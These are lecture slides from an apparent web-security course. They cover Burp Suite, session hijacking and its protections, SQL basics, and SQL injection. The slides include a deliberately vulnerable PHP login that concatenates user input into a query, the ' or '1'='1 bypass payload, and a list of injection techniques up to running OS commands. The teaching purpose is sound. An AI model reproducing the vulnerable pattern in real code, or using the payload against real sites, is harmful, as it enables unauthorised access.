
Burp is a graphical tool for testing websites. It has several modules for manipulating the web traffic.



- Spider: Automatic crawl of web applications
- Intruder: Automated attack on web applications
- Sequencer: Quality analysis of the randomness in a sample of data items
- Decoder: Transform encoded data
- Comparer: Perform comparison of packets
- Scanner: Automatic security test (not free)

Burp suite

Under *HTTP history* tab all the traffic that has passed through the browser are shown. All outgoing traffic can be intercepted as well and modified before sending (similarly to Tamper data).




Burp Suite interface showing an intercepted HTTP request. The 'Forward' and 'Drop' buttons are circled in red. The request details are as follows:


```
GET /vrtx/decorating/resources/dist/src/images/social-list/svg/facebook.svg HTTP/1.1
Host: www.uio.no
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
```

| Name | Value |
|-----------------|--|
| GET | /vrtx/decorating/resources/dist/src/images/social-list/svg/facebook.svg HTTP/1.1 |
| Host | www.uio.no |
| User-Agent | Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 |
| Accept | */* |
| Accept-Language | en-US,en;q=0.5 |
| Referer | https://www.uio.no/vrtx/decorating/resources/dist/src/css/style.css |
| Cookie | __utma=161080505.694898019.1493803222.1494230935.1496910535.6; _gaT... |
| Connection | close |

Burp suite - Repeater



The repeater module can resend a selected packet from the history. Before sending it again the packet can be altered.



Burp suite - Intruder

The intruder module is able to manipulate the parameters that have been passed to the website. When the packet is sent to the repeater Burp tries to identify the parameters and carry out the attack. There are several attack types:



Sniper: one parameter, one iteration


Battering ram: multiple parameters, one iteration

Pitchfork: multiple parameters, multiple iteration

Cluster bomb: multiple parameters, multiple iteration
all combinations considered

Burp suite - Intruder

The payload tab is to set the content of the tries. For example with the numbers option among others either an incremental list or random numbers can be specified.



| Request | Payload | Status | Error | Timeout | Length | Corr |
|---------|---------|--------|--------------------------|--------------------------|--------|------|
| 16 | 16 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 216 | |
| 17 | 17 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 216 | |
| 18 | 18 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 216 | |
| 19 | 19 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 265 | |
| 20 | 20 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 216 | |
| 21 | 21 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 216 | |
| 22 | 22 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 216 | |
| 23 | 23 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 216 | |
| 24 | 24 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 216 | |

DEMO...

In our example the specific answer can be identified by the response length.

More details on the payloads are here:

<http://www.hackingarticles.in/beginners-guide-burpsuite-payloads-part-1/>

Session related attacks – What is the session variable?

A user's session with a web application begins when the user first launch the application in a web browser. Users are assigned a unique session ID that identifies them to your application. The session should be ended when the browser window is closed, or when the user has not requested a page in a “very long” time.



Response Headers
HTTP/1.1 302 Found

Cache
Cache-Control: private
Date: Sun, 13 Oct 2013 08:19:22 GMT

Cookies / Login
Set-Cookie: ASP.NET_SessionId=fxy40phg0wejmfpnlwfwewmi; path=/; HttpOnly

Entity
Content-Length: 167
Content-Type: text/html; charset=utf-8

Miscellaneous
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET

Transport
Location: http://localhost/SessionExample/ContactDetail.aspx

PHP session management example:

```
<?php  
session_start();  
$_SESSION['myvar']='myvalue'; ?>
```

```
<?php  
session_start();  
if(isset($_SESSION['myvar'])) {  
    if($_SESSION['myvar'] == 'myvalue') {  
        ... } } ?>
```


Session related attacks

The session can be compromised in different ways:

- **Predictable session token**

The attacker finds out what is the next session id and sets his own session according to this.

- **Session sniffing**

The attacker uses a sniffer to capture a valid session id

- **Client-side attacks (e.g. XSS)**

The attacker redirects the client browser to his own website and steals the cookie (Javascript: document.cookie) containing the session id

- **Man-in-the-middle attack**

The attacker intercepts the communication between two computers (see later: internal network hacking)

- **Man-in-the-browser attack**


Session related attacks - protections

The session variable should be stored in the cookies. Since only the session id identifies the user, additional protection such as geoip significantly decreases the chance for the session id to be stolen. For protecting the session id there are several options:

- **Using SSL/TLS:** if the packet is encrypted then the attacker cannot obtain the session id
- **Using HTTPOnly flag:** additional flag in the response header that protects the cookie to be accessed from client side scripts
- **Using Geo location:** Bonding the session id to ip address is a bad idea, because the ip of a user can be changed during the browsing (dynamic ip addresses especially for mobile clients). But checking geo locations is a good mitigation

Session related attacks

Session ids should be stored in the cookies. Why it is a bad idea to pass the session id as a GET parameter or store it in the url?



- The attacker can read it through the screen (shoulder surfing social engineering)
- The user can send the session variable accidentally by copying the url

The session should be expired after there's no user interaction. If the session expires after a long time or never then the attacker has time to brute force the session variables.

The optimal session expiry time depends on the type of the website. 30 minutes is generally a good value, it shouldn't be more than 6 hours.


Session related attack practice

Can you find the hidden users on this site?

<http://vader.hackingarena.com:813>

Structured Query Language (SQL)

Dynamic websites can use large amount of data. If a website stores e.g. the registered users then it is necessary to be able to save and access the data quickly. In order to have effective data management data are stored in different databases where they are organized and structured. One of the most popular databases is the relational database. The relational databases have tables where each column describes a characteristics and each row is a new data entry. The tables are connected to each other through the columns. Example:



Structured Query Language (SQL)

For accessing or modifying or inserting data the database query languages are used. SQL (Structured Query Language) is the most popular language to manipulate the database content. SQL has a special syntax and operates with the following main commands:

- **SELECT** - extracts data from a database
- **UPDATE** - updates data in a database
- **DELETE** - deletes data from a database
- **INSERT INTO** - inserts new data into a database
- **CREATE DATABASE** - creates a new database
- **ALTER DATABASE** - modifies a database
- **CREATE TABLE** - creates a new table
- **ALTER TABLE** - modifies a table
- **DROP TABLE** - deletes a table
- **CREATE INDEX** - creates an index (search key)
- **DROP INDEX** - deletes an index

SQL command examples


- SELECT EmployeeID, FirstName, LastName, HireDate, City FROM Employees
- SELECT * FROM Employees
- SELECT EmployeeID, FirstName, LastName, HireDate, City FROM Employees WHERE City = 'London'
- SELECT *column1, column2, ...*
FROM *table_name*
WHERE *columnN* LIKE *pattern*;
- SELECT *column_name(s)* FROM *table1*
UNION
SELECT *column_name(s)* FROM *table2*;
- SELECT * FROM *Employees* limit 10 offset 80

An sql tutorial can be found here: <https://www.w3schools.com/sql/default.asp>

SQL functional diagram

In order to use databases a db sever (e.g. mysql, postgresql, oracle) should be run that is accessible by the webserver. It can be on the same computer (the db is running on localhost or on an other computer).

Since the website needs to access and modify the database, all server side script languages support database commands e.g. database connect, database query.



SQL with php example

Php uses the
mysql_connect,
mysql_select_db,
mysql_query,
mysql_num_rows
mysql_fetch_array
Etc. commands



incorrect login

| | |
|---------------------------------------|------------------------------------|
| Name: | <input type="text" value="admin"/> |
| Password: | <input type="text" value="12345"/> |
| <input type="submit" value="Submit"/> | |

```
<?php
if (isset($_POST["username"]))
{
    // set your infomation.

    $host      =      [REDACTED];
    $user      =      'root';
    $pass      =      [REDACTED];
    $database  =      'Testz';

    // connect to the mysql database server.           Connect to database
    $connect = @mysql_connect ($host, $user, $pass);
    @mysql_select_db($database,$connect) or die( "Unable to select database");

    if ( $connect )
    {
        sql query $result = mysql_query("SELECT * FROM Table1
        Where email='".$_$_POST["username"]."' AND pass  = '".$_$_POST["passwd"]."'");
        $num_rows = mysql_num_rows($result);

        if ($num_rows>0)
        {
            printf("<br>Successful login");
        }
        else printf("<br>incorrect login");

        //mysql_close($connect);
    }
    else {
        trigger_error ( mysql_error(), E_USER_ERROR );
    }
}
?>
```

sql query
evaluation of
query

```
<form action="sql.php" method="post">
<table width=100 >
<tr><td>Name:</td>
<td><input type="text" name="username" value=""></td></tr>
<tr><td>Password:</td>
<td><input type="text" name="passwd" value=""></td></tr>
<tr><td><input type="submit" value="Submit" /></td></tr>
</table>
</form>
```

html form

SQL practice: Check your sql command


The following script prints out the generated sql query (it is only for demonstration, that never happens with real websites)

193.225.218.118/sql2.php

```
SELECT * FROM Tabla1 Where email='admin' AND pass='12345'
```

Name:

Password:




193.225.218.118/sql2.php

```
SELECT * FROM Tabla1 Where email='admin' AND pass='12345'
```

Name:


Password:

SQL syntax error



Simple sql injection exploitation

The easiest case of sql injection is when we have a direct influence on an action. Using the previous example we can modify the sql query to be true and allow the login. With the ' or '1'='1 (note that the closing quotation mark is deliberately missing, it will be placed by the server side script before the execution) the sql engine will evaluate the whole query as true because 1 is equal to 1 (1 now is a string not a number)



← ⓘ 193.225.218.118/sql2.php

```
SELECT * FROM Tabla1 Where email='admin' AND pass='12345' or '1'='1'
```

Successful login

Name:

Password:

Normally attackers have to face much more complex exploitation. Usually the attacker has only indirect influence on the website action.

Simple sql injection exploitation

If the server side query is more complex then the attacker will have to provide more sophisticated input:

```
if ( $connect )
{

    $result = mysql_query("SELECT * FROM Table1 where
email='".$_POST["username"]."' AND pass = '".$_POST["passwd"].'");

    $num_rows = mysql_num_rows($result);
    if ($num_rows==1)
    {
        printf("<br>Successful login");
        printf("Here's the flag:");
    }
    else printf("<br>incorrect login");

    //mysql_close($connect);
}
else {
    trigger_error ( mysql_error(), E_USER_ERROR );
}
```

Name:

Password:

The previous solution does not work anymore, because the script only accepts the input when there's only one row result (Note, the attacker can't see the server side script, but he can guess).

How to modify the query to have only one row as result?

Sql injection attack practice

Can you log in on this site?

<http://jabba.hackingarena.com:806>

Type of sql injection exploitations

Based on the situation how the attacker can influence the server side sql query and the sql engine settings (what is enabled by the configuration and what is not) the attacker can choose from the following methods:

- **Boolean based blind**

The attacker provided an input and observes the website answer. The answer is either page 1 or page 2 (only two options). There's no direct response to the attacker's query but it's possible to play a true and false game using the two different responses. The difference between the two responses can be only one byte or totally different (see example later).

- **Error based**

The attacker forces syntactically wrong queries and tries to map the database using the data provided by the error messages.

Type of sql injection exploitations

- **Union query**

The attacker takes advantage of the sql's *union select* statement. If the attacker can intervene to the sql query then he can append it with a union select and form the second query almost freely (see example later).

- **Stacked query**

If the sql engine supports stacked queries (first query; second query; etc.) then in case of a vulnerable parameter the attacker closes the original query with a semicolon and writes additional queries to obtain the data.

- **Time based blind**

It is the same as the boolean based, but instead of having two different web responses the difference is the response time (less trustworthy).

- **Other options**

Type of sql injection exploitations

Besides that the attacker can obtain or modify the database in case of sql injection, the vulnerability can be used for further attacks as well if the db engine settings allow that:

- **Reading local files**

The attacker can obtain data expect for the database

- **Writing local files**

With the *select into outfile* command the attacker can write local files

- **Executing OS commands**

